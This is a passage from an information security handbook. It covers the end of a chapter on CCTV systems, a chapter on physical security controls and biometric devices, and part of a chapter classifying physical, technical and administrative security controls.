Some of the more recent trends in transmission media have been the use of existing telephone lines and computer networking media. The dial-up modem has been implemented in some installations with success, but the limited amount of data that can be transmitted results in slow image refreshing; and control commands to the camera (focus, pan, tilt, etc.) are slow to respond. The response times and refresh rates can be substantially increased through the use of ISDN phone line technology. Some recent advances in data compression, and protocols that allow video over IP, have moved the transmission possibilities into existing computer network cabling.

The Monitor

The monitor is used to convert the signal from cameras into a visible image. The monitor can be used for real-time observation or the playback of previously recorded data.

Color or black-and-white video monitors are available but differ somewhat from a standard television set. A television set will come with the electronics to convert signals broadcast on the UHF and VHF frequency spectrums and demodulate those signals into a visible display of the images. The CCTV monitor does not come with such electronics and is designed to process the signals of a standard 75-ohm impedance video signal into visible images. This does not mean that a television set cannot be used as a video monitor, but proper attenuation equipment will be needed to convert the video into a signal that the television can process.

The lines of resolution determine detail and the overall sharpness of the image. The key to reproducing a quality image is matching as closely as possible the resolution of the monitor to the camera; but it is generally accepted that, if a close match is not made, then it is better to have a monitor with a greater resolution. The reason for this is that a 900-line monitor displaying an image of 300 lines of resolution will provide three available lines for each line of image. The image will be large and appear less crisp; but if at a later date the monitor is used in a split-screen fashion to display the output from several cameras on the screen at the same time, there will be enough resolution for each image. On the other hand, if the resolution of the monitor is lower than that of the camera, detail will be lost because the entire image cannot be displayed.

The size of the monitor to be used is based on several factors. The more images to be viewed, the greater the number of monitors. A single monitor is capable of displaying the output from several cameras on the same screen (see multiplexers), but this still requires a comfortable distance between the viewer and monitor. Although not exactly scientific, a general rule of thumb is that the viewer's fist at the end of an extended arm should just cover the image. This would place the viewer farther away from the monitor for a single image and closer if several images were displayed.

The Peripherals

A multiplexer is a hardware device that is capable of receiving the output signal from multiple cameras and processing those signals in several ways. The most common use is to combine the inputs from selected cameras into a single output such that the group of inputs is displayed on a single monitor. A multiplexer is capable

of accepting from four to 32 separate signals and provides video enhancement, data compression, and storing or output to a storage device. Some of the additional features available from a multiplexer include alarm modes that will detect a change to an image scene to alert motion and the ability to convert analog video signals into digital format. Some multiplexers have video storage capabilities, but most provide output that is sent to a separate storage device.

A CCTV system can be as simple as a camera, transmission medium, and a monitor. This may be fine if observation is the goal of the system; but if the intent is part of a security system, storage of captured images should be a serious consideration. The output from cameras can be stored and retrieved to provide nearly irrefutable evidence for legal proceedings.

There are several considerations in making a video storage decision. Foremost is the desired quality of the retrieved video. The quality of the data always equates to quantity of storage space required.

The primary difference in storage devices is whether the data will be stored in analog or digital format. The options for analog primarily consist of standard three-quarter-inch VHS tape or higher quality one-inch tape. The measure of quantity for analog is time, where the speed of recording and tape length will determine the amount of time that can be recorded. To increase the amount of time that a recording spans, one of the best features available in tape is time-lapse recording. Time-lapse videocassette recorders (VCRs) reduce the number of frames per second (fps) that are recorded. This equates to greater spans of time on less tape, but the images will appear as a series of sequential still images when played back. There is the potential of a critical event taking place between pictures and thereby losing its evidentiary value. This risk can be offset if the VCR is working in conjunction with a multiplexer that incorporates motion detection. Then the FPS can be increased to record more data from the channel with the activity. Another consideration of analog storage medium is that the shelf life is limited. Usually if there is no event of significance, then tapes can be recorded over existing data; but if there is a need for long-term storage, the quality of the video will degrade with time.

Another option for the storage of data is digital format. There are many advantages to utilizing digital storage media. The beauty of digital is that the signal is converted to binary 1s and 0s, and once converted the data is ageless. The data can then be stored on any data processing hardware, including hard disk drives, tapes, DVDs, magneto-optical disks, etc. By far the best-suited hardware is the digital video recorder (DVR). Some of the capabilities of DVRs may include triplex functions (simultaneous video observation, playback, and recording), multiple camera inputs, multi-screen display outputs, unlimited recording time by adding multiple hard disk drives, hot-swappable RAID, multiple trigger events for alarms, and tape archiving of trigger events. Because the data can be indexed on events such as time, dates, and alarms, the video can be retrieved for playback almost instantly.

Whether analog or digital, the sensitivity of the cameras used, frames recorded each second, whether the signal is in black and white or color, and the length of time to store will impact the amount of storage space required.

Putting It All Together

By understanding the stages of implementation and how hardware components are integrated, the security professional will have a much higher likelihood of successfully integrating a CCTV system. There is no typical installation, and every site will have its unique characteristics to accommodate; but there is a typical progression of events from design to completion.

- *Define the purpose.* If observation of an entrance is the only goal, there will be little planning to consider. Will the quality of images be sufficient to positively identify an individual? Will there be a requirement to store image data, and what will be the retention period? Should the presence of a CCTV system be obvious with the presence of cameras, or will they be hidden? Ultimately, the question becomes: What is the purpose of implementing and what is to be gained?
- *Define the surveyed area.* Complete coverage for the exterior and interior of a large facility or multiple facilities will require a substantial budget. If there are financial restraints, then decisions will have to be made concerning what areas will be observed. Some of the factors that will influence that decision may be the value of the assets under scrutiny and the security requirements in a particular location.

- *Select appropriate cameras.* At this point in the planning, a professional consultation should be considered. Internal surveillance is comparatively simpler than external because the light levels are consistent; but external surveillance requires an in-depth understanding of how light, lenses, weather, and other considerations will affect the quality of the images. Placement of cameras can make a substantial difference in the efficiency of coverage and the effectiveness of the images that will be captured.
- *Selection and placement of monitors.* Considerations that need to be addressed when planning the purchase of monitors include the question of how many camera inputs will have to be observed at the same time. How many people will be doing the observation simultaneously? How much room space is available in the monitoring room? Is there sufficient air conditioning to accommodate the heat generated by large banks of monitors?
- *Installation of transmission media.* Once the camera locations and the monitoring location have been determined, the installation of the transmission media can then begin. A decision should have already been made on the type of media that will be utilized and sufficient quantities ordered. Technicians skilled in installation, splicing, and testing will be required.
- *Peripherals.* If the security requirements are such that image data must be recorded and retained, then storage equipment will have to be installed. Placement of multiplexers, switches, universal power supplies, and other supporting equipment will have to be planned in advance. Personnel access controls are critical to areas containing such equipment.

Summary

CCTV systems are by no means a guarantee of security, but the controlling effect they have on human behavior cannot be dismissed easily. The mere presence of a camera, regardless of whether it works, has proven to be invaluable in the security industry as a deterrent.

Defense-in-depth is the mantra of the information security industry. It is the convergence of many layers of protection that will ultimately provide the highest level of assurance, and the physical security of a data processing facility is often the weakest layer. There is little else that can compare to a properly implemented CCTV system to provide security of the facility, data, and people, as well as enforcement of policies and procedures.

Works Cited

1. Kruegle, Herman, *CCTV Surveillance: Video Technologies and Practices*, 3rd ed., Butterworth-Heinemann, 1999.
2. Axiom Engineering, CCTV Video Surveillance Systems, http://www.axiomca.com/services/ cctv.htm.
3. Kriton Electronics, Design Basics, http://shop.store.yahoo.com/kriton/secsysselrul.html.
4. Video Surveillance Cameras and CCTV Monitors, http://www.pelikanind.com/.
5. CCTV — Video Surveillance Cameras Monitors Switching Units, http://www.infosyssec.org/infosyssec/cctv.htm.

Physical Security

Tom Peltier

Before any controls can be implemented into the workplace, it is necessary to assess the current level of security. This can be accomplished in a number of ways. The easiest one is a "walk-about." After hours, walk through the facility and check for five key controls:

1. Office doors are locked.
2. Desks and cabinets are locked.
3. Workstations are secured.
4. Diskettes are secured.
5. Company information is secured.

Checking for these five key control elements will give you a basic understanding of the level of controls already in place and a benchmark for measuring improvements once a security control system is implemented. Typically, this review will nearly show a 90% control deficiency rate. A second review is recommended six to nine months after the new security controls are in place.

This chapter examines two key elements of basic computer security: physical security and biometrics. Physical security protects your organization's physical computer facilities. It includes access to the building, to the computer room(s), to the computers (mainframe, mini, and micros), to the magnetic media, and to other media. Biometrics devices record physical traits (i.e., fingerprint, palm print, facial features, etc.) or behavioral traits (signature, typing habits, etc.).

A BRIEF HISTORY

In the beginning of the computer age, it was easy to protect the systems; they were locked away in a lab and only a select few "wizards" were granted access. Today, computers are cheaper, smaller, and more accessible to almost everyone.

During the mid-twentieth century, the worldwide market for mainframe computer systems exploded. As the third-generation systems became available in the 1960s, companies began to understand their dependence on these systems. By the mid to late 1970s, the security industry began to

catch up: with Halon fire suppression systems, card access, and RACF and ACF2. In the final quarter of the century, mainframe-centered computing was at its zenith.

By 1983, the affordable portable computer began to change the working landscape for information security professionals. An exodus from the mainframe to the desktop began. The controls that had been so hard won in the previous two decades were now considered the cause of much bureaucracy. Physical security is now needed in desktops. For years, conventional thinking was that a computer is a computer is a computer is a computer. Controls are even more important in the desktop or workstation environment than in the mainframe environment.

The computing environment is now moving from the desktop to the user. With the acceptance of telecommuting, the next challenge will be to apply physical security solutions to the user-centered computing environment.

With computers on every desk connected via networks to other local and remote systems, physical security needs must be reviewed and upgraded wherever necessary. Advances in computer and communications security are not enough; physical security remains a vitally important component of an overall information security plan.

WHERE TO FOCUS ATTENTION

Before implementing any form of physical security, it may be helpful to conduct a limited business impact analysis (BIA) to focus on existing threats to the computer systems and determine where resources can best be spent. It is very important to consider all potential threats, even unlikely ones. Ignore those with a zero likelihood, such as a tsunami in Phoenix or a sandstorm in Maui. A very simple BIA could be diagrammed as shown in Exhibit 1.

An unlimited number of threats can be of concern to your organization. Any number of high-likelihood threats can be identified. First consider those threats that might actually affect your organization (e.g., fire, flood, or fraud). Three elements are generally associated with each threat:

- The agent: the destructive agent can be a human, a machine, or nature.
- The motive: the only agent that can threaten accidentally and intentionally is the human.
- The results: for the information systems community, this would be a loss of access or unauthorized access, modification, or disclosure or destruction of data or information.

TYPE OF THREAT	Probability	Human Impact	Property Impact	Business Impact	Internal Resource	External Resource	TOTAL
	4 ←				→	1	
Fire	3	3	4	4	2	2	16

Exhibit 1. Business Impact Analysis Example.

Note: Rank each impact based on 4 = high to 1 = low. Rank each resource based on 4 = weak resources available to 1 = strong resources available.

The focus of physical security has often been on human-made disasters, such as sabotage, hacking, and human error. Don't forget that the same kinds of threats can also occur from natural disasters.

NATURAL DISASTERS AND CONTROLS

Fire — A conflagration affects information systems through heat, smoke, or suppression agent (e.g., fire extinguishers and water) damage. This threat category can be minor, major, or catastrophic. *Controls:* install smoke detectors near equipment; keep fire extinguishers near equipment and train employees in their proper use; conduct regular fire evacuation exercises.

Environmental failure — This type of disaster includes any interruption in the supply of controlled environmental support provided to the operations center. Environmental controls include clean air, air conditioning, humidity, and water. *Controls:* since humans and computers don't coexist well, try to keep them separate. Many companies are establishing command centers for employees and a "lights-out" environment for the machines. Keep all rooms containing computers at reasonable temperatures (60 to 75°F or 10 to 25°C). Keep humidity levels at 20 to 70% and monitor environmental settings.

Earthquake — A violent ground motion results from stresses and movements of the earth's surface. *Controls:* keep computer systems away from

glass and elevated surfaces; in high-risk areas secure the computers with antivibration devices.

Liquid Leakage — A liquid inundation includes burst or leaking pipes and accidental discharge of sprinklers. *Controls:* keep liquid-proof covers near the equipment and install water detectors on the structural floor near the computer systems.

Lightning — An electrical charge of air can cause either direct lightning strikes to the facility or surges due to strikes to electrical power transmission lines, transformers, and substations. *Controls:* install surge suppressors, store backups in grounded storage media, install and test Uninterruptible Power Supply (UPS) and diesel generators.

Electrical Interruption — A disruption in the electrical power supply, usually lasting longer than one-half hour, can have serious business impact. *Controls:* install and test UPS, install line filters to control voltage spikes, and install antistatic carpeting.

THE HUMAN FACTOR

Recent FBI statistics indicate that 72% of all thefts, fraud, sabotage, and accidents are caused by a company's own employees. Another 15 to 20% comes from contractors and consultants who are given access to buildings, systems, and information. Only about 5 to 8% is done by external people, yet the press and management focus mostly on them. The typical computer criminal is a nontechnical authorized user of the system who has been around long enough to locate the control deficiencies.

When implementing control devices, make certain that the controls meet the organization's needs. Include a review of internal access, and be certain that employees meet the standards of due care imposed on external sources. "Intruders" can include anybody who is not authorized to enter a building, system, or data.

The first defense against instruders is to keep them out of the building or computer room. However, because of cost-cutting measures in the past two decades, very few computer facilities are guarded anymore. With computers everywhere, determining where to install locks is a significant problem.

To gain access to any business environment, everybody should have to pass an authentication and/or authorization test. The three ways of authenticating users involve something:

- That the user knows (a password).
- That the user has (a badge, key, card, or token).
- Of their physiognomy (fingerprint, retinal image, voice).

LOCKS

In addition to securing the campus, it may be necessary to secure the computers, networks, disk drives, and electronic media. One method of securing a workstation is with an anchor pad, a metal pad with locking rods secured to the surface of the workstation. The mechanism is installed to the shell of the computer. These are available from many vendors.

Many organizations use cables and locks. Security cables are multi-strand, aircraft-type steel cables affixed to the workstation with a permanently attached plate that anchors the security cable to the desk or other fixture.

Disk locks are another way to secure the workstation. These small devices are quickly inserted into the diskette slot and lock out any other diskette from the unit. They can prevent unauthorized booting from diskettes and infection from viruses.

Cryptographic locks also prevent unauthorized access by rendering information unreadable to unauthorized personnel. Encryption software does not impact day-to-day operations while ensuring the confidentiality of sensitive business information. Crypographic locks are cost-effective and easily available.

TOKENS

As human security forces shrink, there is more need to ensure that only authorized personnel can get into the computer room. A token is an object the user carries to authenticate his or her identity. These devices can be token cards, card readers, or biometric devices. They have the same purpose: to validate the user to the system. The most prevalent form is the card, an electric device that normally contains encoded information about the individual who is authorized to carry it. Tokens are typically used with another type of authentication. Many cipher locks have been replaced with token card access systems.

Challenge-Response Tokens

Challenge-response tokens supply passcodes that are generated using a challenge from the process requesting authentication (such as the Security Dynamics' SecurID). Users enter their assigned user IDs and passwords plus a password supplied by the token card. This process requires that the user supply something they possess (the token) and something that they know (the challenge/response process). This process makes passcode sniffing and brute force attacks futile.

Challenge-response is an asynchronous process. An alternative to challenge-response is the synchronous token that generates the password without the input of a challenge from the system. It is synchronized with

the authenticating computer when the user and token combination is registered on the system.

Dumb Cards

For many years, photo identification badges have sufficed as a credential for most people. With drivers' licenses, passports, and employee ID badges, the picture — along with the individual's statistics — supplies enough information for the authentication process to be completed. Most people flash the badge to the security guard or give a license to a bank teller. Someone visually matches the ID holder's face to the information on the card.

Smart Cards

The automatic teller machine (ATM) card is an improvement on the "dumb card"; these "smart" cards require the user to enter a personal ID number (PIN) along with the card to gain access. The ATM compares the information encoded on the magnetic stripe with the information entered at the ATM machine.

The smart card contains microchips that consist of a processor, memory used to store programs and data, and some kind of user interface. Sensitive information is kept in a secret read-only area in its memory, which is encoded during manufacturing and is inaccessible to the card's owner. Typically, these cards use some form of cryptography that protects the information. Not all smart cards work with card readers. A user inserts the card into the reader, the system displays a message, and if there is a match, then the user is granted access.

Types of Access Cards

Access cards employ different types of technology to ensure authenticity:

- Photo ID cards contain a photograph of the user's face and are checked visually.
- Optical-coded cards contain tiny, photographically etched or laser-burned dots representing binary zeros and ones that contain the individual's encoded ID number. The card's protective lamination cannot be removed without destroying the data and invalidating the card.
- Electric circuit cards contain a printed circuit pattern. When inserted into a reader, the card closes certain electrical circuits.
- Magnetic cards, the most common form of access control card, contain magnetic particles that contain, in encoded form, the user's permanent ID number. Data can be encoded on the card, but the tape itself cannot be altered or copied.
- Metallic stripe cards contain rows of copper strips. The presence or absence of strips determines the code.

BIOMETRIC DEVICES

Every person has unique physiological, behavioral, and morphological characteristics that can be examined and quantified. Biometrics is the use of these characteristics to provide positive personal identification. Fingerprints and signatures have been used for years to prove an individual's identity, but individuals can be identified in many other ways. Computerized biometrics identification systems examine a particular trait and use that information to decide whether the user may enter a building, unlock a computer, or access system information.

Biometric devices use some type of data input device, such as a video camera, retinal scanner, or microphone, to collect information that is unique to the individual. A digitized representation of a user's biometric characteristic (fingerprint, voice, etc.) is used in the authentication process. This type of authentication is virtually spoof-proof and is never misplaced. The data are relatively static but not necessarily secret. The advantage of this authentication process is that it provides the correct data to the input devices.

Fingerprint Scan

The individual places a finger in or on a reader that scans the finger, digitizes the fingerprint, and compares it against a stored fingerprint image in the file. This method can be used to verify the identity of individuals or compare information against a data base covering many individuals for recognition. Performance:

- False rejection rate = 9.4%
- False acceptance rate = 0
- Average processing time = 7 seconds

Retinal Scan

This device requires that the user look into an eyepiece that laser-scans the pattern of the blood vessels. The patterns are compared to provide positive identification. It costs about $2,650. Performance:

- False rejection rate = 1.5%
- False acceptance rate = 1.5%
- Average processing time = 7 seconds

Palm Scan

The system scans 10,000 points of information from a 2-inch-square area of the human palm. With the information, the system identifies the person as an impostor or authentic. The typical price is $2,500. Performance:

- False rejection rate = 0
- False acceptance rate = 0.00025%
- Average processing time = 2-3 seconds

Hand Geometry

This device uses three-dimensional hand geometry measurements to provide identification. The typical price is $2,150. Performance:

- False rejection rate = 0.1%
- False acceptance rate = 0.1%
- Average processing time = 2 to 3 seconds

Facial Recognition

Using a camera mounted at the authentication place (gate, monitor, etc.) the device compares the image of the person seeking entry with the stored image of the authorized user indexed to the system. The typical price is $2,500. Performance:

- Average processing time = 2 seconds

Voice Verification

When a person speaks a specified phrase into a microphone, this device analyzes the voice pattern and compares it against a stored data base. The price can run as high as $12,000 for 3,000 users. Performance:

- False rejection rate = 8.2%
- False acceptance rate = 0.4%
- Average processing time = 2 to 3 seconds (response time is calculated after the password or phrase is actually spoken into the voice verification system).

TESTING

Security systems, passwords, locks, token cards, biometrics, and other authentication devices are expected to function accurately from the moment they are installed, but it is the management and testing that makes them work. There is little point in installing an elaborate access control system for the computer room if the employees routinely use the emergency fire exits. Employees must be trained in the proper use of physical security systems. Access logs must be monitored and reconciled in a timely manner.

Training and awareness demands time, money, and personnel, but it is essential for organizations to meet the challenges brought about by increased competition and reduced resources. There must be a partnership between the technology and the employees. Exhibit on spending at

least as much time and resources on training employees on how to use the technology as on procuring and installing it. Employees must understand why the control mechanisms were selected and what their roles are in the security process.

SUMMARY

Companies where employees hold open the door for others to walk through may need to review their level of security awareness. The first step in implementing a physical security program is determining the level of need and the current level of awareness. To implement a cost-effective security program (1) analyze the problems, (2) design or procure controls, (3) implement those controls, (4) test and exercise those controls, and (5) monitor the controls. Implement only controls needed to meet the current needs, but make sure that additional control can be added later if required. Physical security is an organization's first line of defense against theft, sabotage, and natural disasters.

Recommended Readings

Russell, D. and Gangemi, G.T., *Computer Security Basics,* O' Reilly & Associates, Inc., Sebastopol, CA, 1991.

Jackson, K. and Hruska, J., *Computer Security Reference Book,* CRC Press, Inc., Boca Raton, FL, 1992.

Ashborn, J., "Baubles, Bangles and Biometrics," Association for Biometrics (1995).

Davies, S. G., "Touching Big Brother: How biometric technology will fuse flesh and machine," *Information Technology & People,* Vol. 7, No. 4, 1994.

Lawrence, S. et al., "Face Recognition: A hybrid neural network approach," Technical Report UMIACS-TR-96 and CS-TR-3608, Institute for Advanced Computer Studies, University of Maryland, College Park, MD, 1996.

Types of Information Security Controls

Physical Controls
Preventive Physical Controls • Detective Physical Controls
Technical Controls
Preventive Technical Controls • Detective Technical Controls
Administrative Controls
Preventive Administrative Controls • Detective Administrative Controls
Summary

Harold F. Tipton

Security is generally defined as the freedom from danger or as the condition of safety. Computer security, specifically, is the protection of data in a system against unauthorized disclosure, modification, or destruction and protection of the computer system itself against unauthorized use, modification, or denial of service. Because certain computer security controls inhibit productivity, security is typically a compromise toward which security practitioners, system users, and system operations and administrative personnel work to achieve a satisfactory balance between security and productivity.

Controls for providing information security can be physical, technical, or administrative. These three categories of controls can be further classified as either preventive or detective. Preventive controls attempt to avoid the occurrence of unwanted events, whereas detective controls attempt to identify unwanted events after they have occurred. Preventive controls inhibit the free use of computing resources and therefore can be applied only to the degree that the users are willing to accept. Effective security awareness programs can help increase users' level of tolerance for preventive controls by helping them understand how such controls enable them to trust their computing systems. Common detective controls include audit trails, intrusion detection methods, and checksums.

Three other types of controls supplement preventive and detective controls. They are usually described as deterrent, corrective, and recovery. Deterrent controls are intended to discourage individuals from intentionally violating information security policies or procedures. These usually take the form of constraints that make it difficult or undesirable to perform unauthorized activities or threats of consequences that influence a potential intruder to not violate security (e.g., threats ranging from embarrassment to severe punishment).

Corrective controls either remedy the circumstances that allowed the unauthorized activity or return conditions to what they were before the violation. Execution of corrective controls could result in changes to existing physical, technical, and administrative controls. Recovery controls restore lost computing resources or capabilities and help the organization recover monetary losses caused by a security violation.

Deterrent, corrective, and recovery controls are considered to be special cases within the major categories of physical, technical, and administrative controls; they do not clearly belong in either

preventive or detective categories. For example, it could be argued that deterrence is a form of prevention because it can cause an intruder to turn away; however, deterrence also involves detecting violations, which may be what the intruder fears most. Corrective controls, on the other hand, are not preventive or detective, but they are clearly linked with technical controls when anti-viral software eradicates a virus or with administrative controls when backup procedures enable restoring a damaged database. Finally, recovery controls are neither preventive nor detective but are included in administrative controls as disaster recovery or contingency plans.

Because of these overlaps with physical, technical, and administrative controls, the deterrent, corrective, and recovery controls are not discussed further in this chapter. Instead, the preventive and detective controls within the three major categories are examined.

Physical Controls

Physical security is the use of locks, security guards, badges, alarms, and similar measures to control access to computers, related equipment (including utilities), and the processing facility itself. In addition, measures are required for protecting computers, related equipment, and their contents from espionage, theft, and destruction or damage by accident, fire, or natural disaster (e.g., floods and earthquakes).

Preventive Physical Controls

Preventive physical controls are employed to prevent unauthorized personnel from entering computing facilities (i.e., locations housing computing resources, supporting utilities, computer hard copy, and input data media) and to help protect against natural disasters. Examples of these controls include:

- Backup files and documentation
- Fences
- Security guards
- Badge systems
- Double door systems
- Locks and keys
- Backup power
- Biometric access controls
- Site selection
- Fire extinguishers

Backup Files and Documentation

Should an accident or intruder destroy active data files or documentation, it is essential that backup copies be readily available. Backup files should be stored far enough away from the active data or documentation to avoid destruction by the same incident that destroyed the original. Backup material should be stored in a secure location constructed of noncombustible materials, including two-hour-rated fire walls. Backups of sensitive information should have the same level of protection as the active files of this information; it is senseless to provide tight security for data on the system but lax security for the same data in a backup location.

Fences

Although fences around the perimeter of the building do not provide much protection against a determined intruder, they do establish a formal no-trespassing line and can dissuade the simply curious person. Fences should have alarms or should be under continuous surveillance by guards, dogs, or TV monitors.

Security Guards

Security guards are often stationed at the entrances of facilities to intercept intruders and ensure that only authorized persons are allowed to enter. Guards are effective in inspecting packages or other hand-carried items to ensure that only authorized, properly described articles are taken into or out of the facility. The effectiveness of stationary guards can be greatly enhanced if the building is wired with appropriate electronic detectors with alarms or other warning indicators terminating at the guard station. In addition, guards are often used to patrol unattended spaces inside buildings after normal working hours to deter intruders from obtaining or profiting from unauthorized access.

Badge Systems

Physical access to computing areas can be effectively controlled using a badge system. With this method of control, employees and visitors must wear appropriate badges whenever they are in access-controlled areas. Badge-reading systems programmed to allow entrance only to authorized persons can then easily identify intruders.

Double Door Systems

Double door systems can be used at entrances to restricted areas (e.g., computing facilities) to force people to identify themselves to the guard before they can be released into the secured area. Double doors are an excellent way to prevent intruders from following closely behind authorized persons and slipping into restricted areas.

Locks and Keys

Locks and keys are commonly used for controlling access to restricted areas. Because it is difficult to control copying of keys, many installations use cipher locks (i.e., combination locks containing buttons that open the lock when pushed in the proper sequence). With cipher locks, care must be taken to conceal which buttons are being pushed to avoid a compromise of the combination.

Backup Power

Backup power is necessary to ensure that computer services are in a constant state of readiness and to help avoid damage to equipment if normal power is lost. For short periods of power loss, backup power is usually provided by batteries. In areas susceptible to outages of more than 15 to 30 minutes, diesel generators are usually recommended.

Biometric Access Controls

Biometric identification is a more-sophisticated method of controlling access to computing facilities than badge readers, but the two methods operate in much the same way. Biometrics used for identification include fingerprints, handprints, voice patterns, signature samples, and retinal scans. Because biometrics cannot be lost, stolen, or shared, they provide a higher level of security than badges. Biometric identification is recommended for high-security, low-traffic entrance control.

Site Selection

The site for the building that houses the computing facilities should be carefully chosen to avoid obvious risks. For example, wooded areas can pose a fire hazard, areas on or adjacent to an earthquake fault can be dangerous and sites located in a flood plain are susceptible to water damage. In addition, locations under an aircraft approach or departure route are risky, and locations adjacent to railroad tracks can be susceptible to vibrations that can precipitate equipment problems.

Fire Extinguishers

The control of fire is important to prevent an emergency from turning into a disaster that seriously interrupts data processing. Computing facilities should be located far from potential fire sources (e.g., kitchens or cafeterias) and should be constructed of noncombustible materials. Furnishings should also be noncombustible. It is important that appropriate types of fire extinguishers be conveniently located

for easy access. Employees must be trained in the proper use of fire extinguishers and in the procedures to follow should a fire break out.

Automatic sprinklers are essential in computer rooms and surrounding spaces and when expensive equipment is located on raised floors. Sprinklers are usually specified by insurance companies for the protection of any computer room that contains combustible materials. However, the risk of water damage to computing equipment is often greater than the risk of fire damage. Therefore, carbon dioxide extinguishing systems were developed; these systems flood an area threatened by fire with carbon dioxide, which suppresses fire by removing oxygen from the air. Although carbon dioxide does not cause water damage, it is potentially lethal to people in the area and is now used only in unattended areas.

Current extinguishing systems flood the area with halon, which is usually harmless to equipment and less dangerous to personnel than carbon dioxide. At a concentration of about 10 percent, halon extinguishes fire and can be safely breathed by humans. However, higher concentrations can eventually be a health hazard. In addition, the blast from releasing halon under pressure can blow loose objects around and can be a danger to equipment and personnel. For these reasons and because of the high cost of halon, it is typically used only under raised floors in computer rooms. Because it contains chlorofluorocarbons, it will soon be phased out in favor of a gas that is less hazardous to the environment.

Detective Physical Controls

Detective physical controls warn protective services personnel that physical security measures are being violated. Examples of these controls include:

- Motion detectors
- Smoke and fire detectors
- Closed-circuit television monitors
- Sensors and alarms

Motion Detectors

In computing facilities that usually do not have people in them, motion detectors are useful for calling attention to potential intrusions. Motion detectors must be constantly monitored by guards.

Fire and Smoke Detectors

Fire and smoke detectors should be strategically located to provide early warning of a fire. All fire detection equipment should be tested periodically to ensure that it is in working condition.

Closed-Circuit Television Monitors

Closed-circuit televisions can be used to monitor the activities in computing areas where users or operators are frequently absent. This method helps detect individuals behaving suspiciously.

Sensors and Alarms

Sensors and alarms monitor the environment surrounding the equipment to ensure that air and cooling water temperatures remain within the levels specified by equipment design. If proper conditions are not maintained, the alarms summon operations and maintenance personnel to correct the situation before a business interruption occurs.

Technical Controls

Technical security involves the use of safeguards incorporated in computer hardware, operations or applications software, communications hardware and software, and related devices. Technical controls are sometimes referred to as logical controls.

Preventive Technical Controls

Preventive technical controls are used to prevent unauthorized personnel or programs from gaining remote access to computing resources. Examples of these controls include:

- Access control software
- Antivirus software
- Library control systems
- Passwords
- Smart cards
- Encryption
- Dial-up access control and callback systems

Access Control Software

The purpose of access control software is to control sharing of data and programs between users. In many computer systems, access to data and programs is implemented by access control lists that designate which users are allowed access. Access control software provides the ability to control access to the system by establishing that only registered users with an authorized log-on ID and password can gain access to the computer system.

After access to the system has been granted, the next step is to control access to the data and programs residing in the system. The data or program owner can establish rules that designate who is authorized to use the data or program.

Anti-Virus Software

Viruses have reached epidemic proportions throughout the microcomputing world and can cause processing disruptions and loss of data as well as significant loss of productivity while cleanup is conducted. In addition, new viruses are emerging at an ever-increasing rate—currently about one every 48 hours. It is recommended that anti-virus software be installed on all microcomputers to detect, identify, isolate, and eradicate viruses. This software must be updated frequently to help fight new viruses. In addition, to help ensure that viruses are intercepted as early as possible, anti-virus software should be kept active on a system, not used intermittently at the discretion of users.

Library Control Systems

These systems require that all changes to production programs be implemented by library control personnel instead of the programmers who created the changes. This practice ensures separation of duties, which helps prevent unauthorized changes to production programs.

Passwords

Passwords are used to verify that the user of an ID is the owner of the ID. The ID-password combination is unique to each user and therefore provides a means of holding users accountable for their activity on the system.

Fixed passwords that are used for a defined period of time are often easy for hackers to compromise; therefore, great care must be exercised to ensure that these passwords do not appear in any dictionary. Fixed passwords are often used to control access to specific databases. In this use, however, all persons who have authorized access to the database use the same password; therefore, no accountability can be achieved.

Currently, dynamic or one-time passwords, which are different for each log-on, are preferred over fixed passwords. Dynamic passwords are created by a token that is programmed to generate passwords randomly.

Smart Cards

Smart cards are usually about the size of a credit card and contain a chip with logic functions and information that can be read at a remote terminal to identify a specific user's privileges. Smart cards now carry prerecorded, usually encrypted access control information that is compared with data that the user provides (e.g., a personal ID number or biometric data) to verify authorization to access the computer or network.

Encryption

Encryption is defined as the transformation of plaintext (i.e., readable data) into ciphertext (i.e., unreadable data) by cryptographic techniques. Encryption is currently considered to be the only sure way of protecting data from disclosure during network transmissions.

Encryption can be implemented with either hardware or software. Software-based encryption is the least expensive method and is suitable for applications involving low-volume transmissions; the use of software for large volumes of data results in an unacceptable increase in processing costs. Because there is no overhead associated with hardware encryption, this method is preferred when large volumes of data are involved.

Dial-Up Access Control and Callback Systems

Dial-up access to a computer system increases the risk of intrusion by hackers. In networks that contain personal computers or are connected to other networks, it is difficult to determine whether dial-up access is available or not because of the ease with which a modem can be added to a personal computer to turn it into a dial-up access point. Known dial-up access points should be controlled so that only authorized dial-up users can get through.

Currently, the best dial-up access controls use a microcomputer to intercept calls, verify the identity of the caller (using a dynamic password mechanism), and switch the user to authorized computing resources as requested. Previously, call-back systems intercepted dial-up callers, verified their authorization and called them back at their registered number, which at first proved effective; however, sophisticated hackers have learned how to defeat this control using call-forwarding techniques.

Detective Technical Controls

Detective technical controls warn personnel of violations or attempted violations of preventive technical controls. Examples of these include audit trails and intrusion detection expert systems, which are discussed in the following sections.

Audit Trails

An audit trail is a record of system activities that enables the reconstruction and examination of the sequence of events of a transaction, from its inception to output of final results. Violation reports present significant, security-oriented events that may indicate either actual or attempted policy transgressions reflected in the audit trail. Violation reports should be frequently and regularly reviewed by security officers and database owners to identify and investigate successful or unsuccessful unauthorized accesses.

Intrusion Detection Systems

These expert systems track users (on the basis of their personal profiles) while they are using the system to determine whether their current activities are consistent with an established norm. If not, the user's session can be terminated or a security officer can be called to investigate. Intrusion detection can be especially effective in cases in which intruders are pretending to be authorized users or when authorized users are involved in unauthorized activities.

Administrative Controls

Administrative, or personnel, security consists of management constraints, operational procedures, accountability procedures, and supplemental administrative controls established to provide an acceptable level of protection for computing resources. In addition, administrative controls include procedures established to ensure that all personnel who have access to computing resources have the required authorizations and appropriate security clearances.

Preventive Administrative Controls

Preventive administrative controls are personnel-oriented techniques for controlling people's behavior to ensure the confidentiality, integrity, and availability of computing data and programs. Examples of preventive administrative controls include:

- Security awareness and technical training
- Separation of duties
- Procedures for recruiting and terminating employees
- Security policies and procedures
- Supervision
- Disaster recovery, contingency, and emergency plans
- User registration for computer access

Security Awareness and Technical Training

Security awareness training is a preventive measure that helps users to understand the benefits of security practices. If employees do not understand the need for the controls being imposed, they may eventually circumvent them and thereby weaken the security program or render it ineffective.

Technical training can help users prevent the most common security problem—errors and omissions—as well as ensure that they understand how to make appropriate backup files and detect and control viruses. Technical training in the form of emergency and fire drills for operations personnel can ensure that proper action will be taken to prevent such events from escalating into disasters.

Separation of Duties

This administrative control separates a process into component parts, with different users responsible for different parts of the process. Judicious separation of duties prevents one individual from obtaining control of an entire process and forces collusion with others in order to manipulate the process for personal gain.

Recruitment and Termination Procedures

